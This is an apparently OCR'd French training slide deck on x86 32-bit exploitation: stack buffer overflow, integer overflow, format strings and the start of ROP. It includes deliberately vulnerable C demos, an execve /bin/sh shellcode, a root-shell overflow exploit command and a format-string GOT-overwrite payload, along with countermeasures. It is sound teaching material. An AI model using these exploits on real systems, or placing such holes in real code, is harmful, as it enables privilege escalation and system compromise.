


Instruction	Explication	Example
ret	Supprime de la stack le compteur du programme et se rend à l'adresse indiquée par l'instruction mémoire (termine une routine d'exécution)	Ret (pop eip ; jmp eip)
Add dest, src	Ajoute une valeur à une autre	Add eax, ebx
cmp a,b	Compare deux valeurs	
jump conditionnels	jl → jump less-than (<) jg → jump greater-than (>) jle → jump less or equal (<=) jge → jump greater or equal (>=) jne → jump non equal (!=) jeq → jump equal (==)	

RAPPEL DES BASES (X86 32BITS)

APPEL D'UNE FONCTION

@ Basses



```
#include<stdio.h>

void callMeMaybe(int nombre) { };

main()
{
    callMeMaybe(81212);
}
```

callMeMaybe:		
0x080483b4	push	ebp
0x080483b5	mov	ebp, esp
0x080483b7	pop	ebp
0x080483b8	ret	


main:		
0x080483b9	push	ebp
0x080483ba	mov	ebp, esp
0x080483bc	sub	esp, 0x4
0x080483bf	mov	dword [ss:esp], 0x13d3c
0x080483c6	call	callMeMaybe
0x080483cb	leave	
0x080483cc	ret	

@ Hautes

RAPPEL DES BASES (X86 32BITS)

APPEL D'UNE FONCTION

@ Basses



0x080483bf	mov	dword [ss:esp], 0x13d3c
0x080483c6	call	
0x080483cb	leave	
callMeMaybe:		
0x080483b4	push	ebp
0x080483b5	mov	ebp, esp


- ① Les arguments sont placés sur la pile
- ② Sauvegarde de l'adresse de retour
- ③ Sauvegarde de EBP
- ④ Création d'un contexte pour la fonction
- Prologue de la fonction

@ Hautes

RAPPEL DES BASES (X86 32BITS)

APPEL D'UNE FONCTION

@ Basses



0x080483bf	mov	dword [ss:esp], 0x13d3c
0x080483c6	call	callMeMaybe
0x080483cb	leave	

callMeMaybe:

0x080483b4	push	ebp
0x080483b5	mov	ebp, esp
0x080483b7	pop	ebp
0x080483b8	ret	

- ① Restauration de EBP
- ② Retour de la fonction : RET = POP EIP, JMP EIP
- ③ Le programme reprend son cours

RAPPEL DES BASES (X86 32BITS)

LES SHELLCODES

Code directement interprétable par le processeur

```
\xeb\x0b\x5b\x31\xc0\x31\xc9\x31\xd2\xb0\x0b\xcd\x80\x  
e8\xf0\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

```
echo -e "Shellcode" | ndisasm -b 32 -
```

Syscall execve(\$EBX)

'/bin/sh\n'

00000000	EB0B	jmp short 0xd
00000002	5B	pop ebx
00000003	31C0	xor eax, eax
00000005	31C9	xor ecx, ecx
00000007	31D2	xor edx, edx
00000009	B00B	mov al, 0xb
0000000B	CD80	int 0x80
0000000D	E8F0FFFF	call dword 0x2
00000012	2F	das
00000013	62696E	bound ebp, [ecx+0x6e]
00000016	2F	das
00000017	7368	jnc 0x81
00000019	0A	db 0xa

RAPPEL DES BASES (X86 32BITS)

LES BINAIRES SUID

```
-rwsrwsr-x 1 root etudiant 9974 nov. 15 13:52 niveau4*
```

chmod 4000 niveau4



UID

Le binaire s'exécute avec les privilèges « root »

RAPPEL DES BASES (X86 32BITS)

LES BUFFERS OVERFLOWS

Le Buffer overflow apparaît lors d'une copie de données; lorsque la taille des données copiées est supérieure à la taille du buffer.

*Buffer : Zone de mémoire réservée par un programme pour le stockage de données.


Exemples :

- Vol d'informations
- Elévation des privilèges
- Compromission du serveur
- Botnets ...



BUFFER OVERFLOW (X86 32BITS)

SCHÉMA D'ATTAQUE




BUFFER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

```
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv)
{
    char buffer[100];
    strcpy(buffer, argv[1]); // Stack Overflow
    return 0;
}
```



```
root@ubuntu:/tmp/demo# ./demo $(python -c 'print "A"*108')
Segmentation fault
root@ubuntu:/tmp/demo# dmesg | tail -n 1
[10740.111529] demo[2339]: segfault at 41414141 ip 41414141 sp bfffff720 error 14
root@ubuntu:/tmp/demo#
```

BUFFER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

Comment trouver l'adresse de « **buffer** »

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x080483e4 <+0>: push    ebp
0x080483e5 <+1>: mov     ebp,esp
0x080483e7 <+3>: sub     esp,0x6c
0x080483ea <+6>: mov     eax,DWORD PTR [ebp+0xc]
0x080483ed <+9>: add     eax,0x4
0x080483f0 <+12>: mov     eax,DWORD PTR [eax]
0x080483f2 <+14>: mov     DWORD PTR [esp+0x4],eax
0x080483f6 <+18>: lea     eax,[ebp-0x64]
0x080483f9 <+21>: mov     DWORD PTR [esp],eax
0x080483fc <+24>: call    0x8048300 <strcpy@plt>
0x08048401 <+29>: mov     eax,0x0
0x08048406 <+34>: leave
0x08048407 <+35>: ret
End of assembler dump.
```



Breakpoint

BUFFER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

Comment trouver l'adresse de « buffer »

```
gdb-peda$ r $(python -c 'print "A"*108')
```

```
[-----code-----]
0x80483f2 <main+14>: mov    DWORD PTR [esp+0x4],eax
0x80483f6 <main+18>: lea    eax,[ebp-0x64]
0x80483f9 <main+21>: mov    DWORD PTR [esp],eax
=> 0x80483fc <main+24>: call   0x8048300 <strcpy@plt>
0x8048401 <main+29>: mov    eax,0x0
Guessed arguments:
arg[0]: 0xbffff684 --> 0x0
arg[1]: 0xbffff8cb ('A' <repeats 108 times>
[-----stack-----]
0000| 0xbffff67c --> 0xbffff684 --> 0x0
0004| 0xbffff680 --> 0xbffff8cb ('A' <repeats 108 times>)
```

Rappel du prototype strcpy() : `char *strcpy(char *dest, const char *src)`

BUFFER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

Etat de la pile **avant** l'overflow

```
gdb-peda$ i f
Stack level 0, frame at 0xbfffff6f0:
eip = 0x80483fc in main; saved eip 0xb7e454d3
called by frame at 0xbfffff760
Arglist at 0xbfffff6e8, args:
Locals at 0xbfffff6e8, Previous frame's sp is 0xbfffff6f0
Saved registers:
    ebp at 0xbfffff6e8, eip at 0xbfffff6ec
```



Distance entre buffer et SEIP
0xbfffff6ec - 0xbfffff684 = 0x68 (104 en base 10)

BUFFER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

Etat de la pile **après** l'overflow

```
gdb-peda$ i f
Stack level 0, frame at 0xbffff6f0:
eip = 0x8048407 in main; saved eip 0x41414141
called by frame at 0xbffff6f4
Arglist at 0x41414141, args:
Locals at 0x41414141, Previous frame's sp is 0xbffff6f0
Saved registers:
eip at 0xbffff6ec
```

BUFFER OVERFLOW (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

Etat de la pile après l'overflow

SEIP				
gdb-peda\$ x/200x 0xbffff684				
0xbffff684:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff694:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff6a4:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff6b4:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff6c4:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff6d4:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff6e4:	0x41414141	0x41414141	0x41414141	0x00000000
0xbffff6f4:	0xbffff784	0xbffff790	0xb7fdc858	0x00000000
0xbffff704:	0xbffff71c	0xbffff790	0x00000000	0x0804821c
0xbffff714:	0xb7fd1ff4	0x00000000	0x00000000	0x00000000
0xbffff724:	0x7745abec	0x40016ffc	0x00000000	0x00000000
0xbffff734:	0x00000000	0x00000002	0x08048330	0x00000000
0xbffff744:	0xb7ff26b0	0xb7e453e9	0xb7ffeef4	0x00000002
0xbffff754:	0x08048330	0x00000000	0x08048351	0x080483e4
0xbffff764:	0x00000002	0xbffff784	0x08048410	0x08048480
0xbffff774:	0xb7fed280	0xbffff77c	0xb7fff918	0x00000002


Zone pour le shellcode ??

BUFFER OVERFLOW (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

```
root@ubuntu:/demo# ./demo $(python -c 'print
    "A"*104 +
    "\xf4\xf6\xff\xbf" +
    "\x90"*20 +
    "\x99\x31\xc0\x52\x68\x6e\x2f" +
    "\x73\x68\x68\x2f\x2f\x62\x69\"
    """\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
    ')
```

```
# whoami
root
# ls
demo demo.c peda-session-demo.txt
#
```



BUFFER OVERFLOW (X86 32BITS)

EN RÉSUMÉ

Erreur de développement, mauvais contrôle

CONTREMEURES

- Respecter les règles de base du développement ...
- Sensibilisation / formation des développeurs

Protection	
ASLR ✓	Distribution aléatoire de l'espace d'adressage
NX ✓	La pile est non exécutable
SSP ✓	Stack Smashing Protector , ajout d'un canary avant SEIP
RELRO	Relocalisation de certaines zones mémoire en lecture seule (Ex: La GOT ..)
ASCII ARMOR ✓	L'adressage des librairies dynamiques contient des null bytes (Ex : 0x00A0xxxx)

INTEGER OVERFLOW (X86 32BITS)

Il s'agit d'une erreur de typage, celle-ci apparaît lors d'un mauvais contrôle des bornes limites

Exemples :


- Contournement des conditions de contrôle
- Allocation d'une zone mémoire null
- Comportement inattendu du programme
- ...



INTEGER OVERFLOW (X86 32BITS)

RAPPEL

Char 8 bits



TYPE	TAILLE	SIGNE	NON SIGNE
char	8 bits	[-128 ; 127]	[0 ; 255]
short	16 bits	[-32768 ; 32767]	[0 ; 65535]
int	32 bits	[-2 147 483 648 ; 2 147 483 647]	[0 ; 4 294 967 295]

INTEGER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

```
int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
        return -1;
    }
    i = atoi(argv[1]);
    s = i;
    if(s >= 80){
        printf("Protection anti Bof\n");
        return -1;
    }
    printf("s = %d\n", s);
    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);

    return 0;
}
```

INTEGER OVERFLOW (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

```
$ ./demo2 $(python -c 'print "60 " + "A"*60 ' )  
s = 60  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
$ ./demo2 $(python -c 'print "200 " + "A"*200 ' )  
Protection anti Bof
```

```
$ ./demo2 $(python -c 'print "65536 " + "A"*200 ' )  
s = 0  
Erreur de segmentation (core dumped)
```



Exploitation Buffer overflow

INTEGER OVERFLOW (X86 32BITS)

EN RÉSUMÉ

Erreur de développement, mauvais contrôle

CONTREMEURES

- Respecter les règles de base du développement ...
- Sensibilisation / formation des développeurs

Protection	
ASLR	Distribution aléatoire de l'espace d'adressage
NX	La pile est non exécutable
SSP	Stack Smashing Protector , ajout d'un canary avant SEIP
RELRO	Relocalisation de certaines zones mémoire en lecture seule (Ex: La GOT ..)
ASCII ARMOR	L'adressage des librairies dynamiques contient des null bytes (Ex : 0x00A0xxxx)

FORMAT STRING (X86 32BITS)

La faille apparaît lorsque la première variable spécifiée est contrôlée par l'utilisateur. Celui-ci est alors en mesure de lire et écrire n'importe où en mémoire.

Concerne toutes les fonctions de la famille « printf » :

.. **fprint**, **sprintf**, **snprintf**, **vprintf**, **vfprintf**, **vsprintf**, **vsnprintf** ..

Exemples :

- Fuites d'informations
- Détournement d'un programme
- Compromission du système
- ...

```
printf ("%08x %08x %08x %08x %08x\n");
```

FORMAT STRING (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

```
#include <stdio.h>


int main(int argc, char** argv) {
    char buf[80];
    strncpy(buf, argv[1], 80);

    // Mauvaise utilisation
    printf(buf);

    // Bonne utilisation
    // printf("%s", buf);

    exit(0);
}
```

Emplacement des arguments ..



BUFFER OVERFLOW (X86 32BITS)

DÉCOUVERTE DE LA VULNÉRABILITÉ

```
$ ./fstring blalablablablaba
```

```
blalablablablabae
```

```
$ ./fstring %x-%x-%x-%x-%x-%x-%x-%x-
```

```
bfffff6dc-50-1-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-
```

Format	Utilisation
%x / %p	Lire la pile
%[n]\$s	Lire le [n]ième argument sur la pile
[address] %[n]\$s	Lire la valeur à [address] qui est le [n]ième argument sur la pile
%[padding]x%[n]\$hn	Ecrit le nombre de caractères affiché [padding] à l'adresse qui est à la position [n] sur la pile (2 octets)

FORMAT STRING (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

```
$ ./fstring $(python -c 'print "AAAA" + "%p-*5' )
```

```
AAAA0xbffff921-0x50-0x1-0x41414141-0x252d7025-
```

4ème argument sur la pile

```
./fstring $(python -c 'print "AAAA" + "%4$x" ' )
```

```
AAAA41414141
```

FORMAT STRING (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

Détourner le flux d'exécution pour amener le programme à faire ce que l'on veut
« Shellcode ?? »

- 1 / Trouver un pointeur de fonction dans la GOT (Global Offset Table)
- 2 / Remplacer la valeur du pointeur

```
// Bonne utilisation
// printf("%s", buf);

exit(0);
}
```

Lors de l'appel d'une fonction présente dans une librairie dynamique, le programme utilise la GOT

```
$objdump -d ./fstring
...
08048364 <exit@plt>:
08048364: ff 25 48 96 04 08      jmp    *0x8049648
0804836a: 68 20 00 00 00      push   $0x20
...
|
```

FORMAT STRING (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

Remplacer dans la GOT l'adresse de exit par : 0xcafebabe

<address><address+2>%<number>x%<offset>\$hn%<number>x%<offset+1>\$hn

```
>>> 0xbabe - 8  
47798  
>>> 0xcafe - 0xbabe  
4160
```

<exit@plt>:
ff 25 48 96 04 08 jmp *0x8049648

"\x48\x96\x04\x08" + "\x4a\x96\x04\x08" + "%47798x%4\$hn" + "%4160x%5\$hn"

FORMAT STRING (X86 32BITS)

EXPLOITATION DE LA VULNÉRABILITÉ

Remplacer dans la GOT l'adresse de exit par : 0xcafebabe

```
./fstring $(python -c 'print "\x48\x96\x04\x08" +  
"\x4a\x96\x04\x08" +  
"%47798x%4$hn" +  
"%4160x%5$hn"' )
```

Dmesg :

[1910.791722] fstring[1934]: segfault at cafebabe ip cafebabe sp bfffffc5c error 5

Remplacer 0xcafebabe par l'adresse de votre shellcode, ROP chaîne ...

FORMAT STRING (X86 32BITS)

EN RÉSUMÉ

Erreur de développement, mauvaise utilisation des fonctions

CONTREMEURES

- Respecter les règles de base du développement ...
- Sensibilisation / formation des développeurs

Protection	
ASLR ✓	Distribution aléatoire de l'espace d'adressage
NX ✓	La pile est non exécutable
SSP	Stack Smashing Protector , ajout d'un canary avant SEIP
RELRO ✓	Relocalisation de certaines zones mémoire en lecture seule (Ex: La GOT ..)
ASCII ARMOR ✓	L'adressage des librairies dynamiques contient des null bytes (Ex : 0x00A0xxxx)

ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

Il s'agit d'une technique d'exploitation des Buffer overflow ou Heap overflow permettant de contourner certains mécanismes de sécurité.

Comment : En réutilisant le code existant

Exemples :

- Vol d'informations
- Elévation des privilèges
- Compromission du serveur
- Botnets ...



ROP (X86 32BITS)

RETURN ORIENTED PROGRAMMING

```
#gcc -m32 -static -fno-stack-protector -o ropdemo ROP.c
```

```
1 #include <stdio.h>
2
3
4 int main(int argc, char** argv) {
5     vulnerable_function(argv[1]);
6     return 0;
7 }
8
9 void callMeMaybe() {
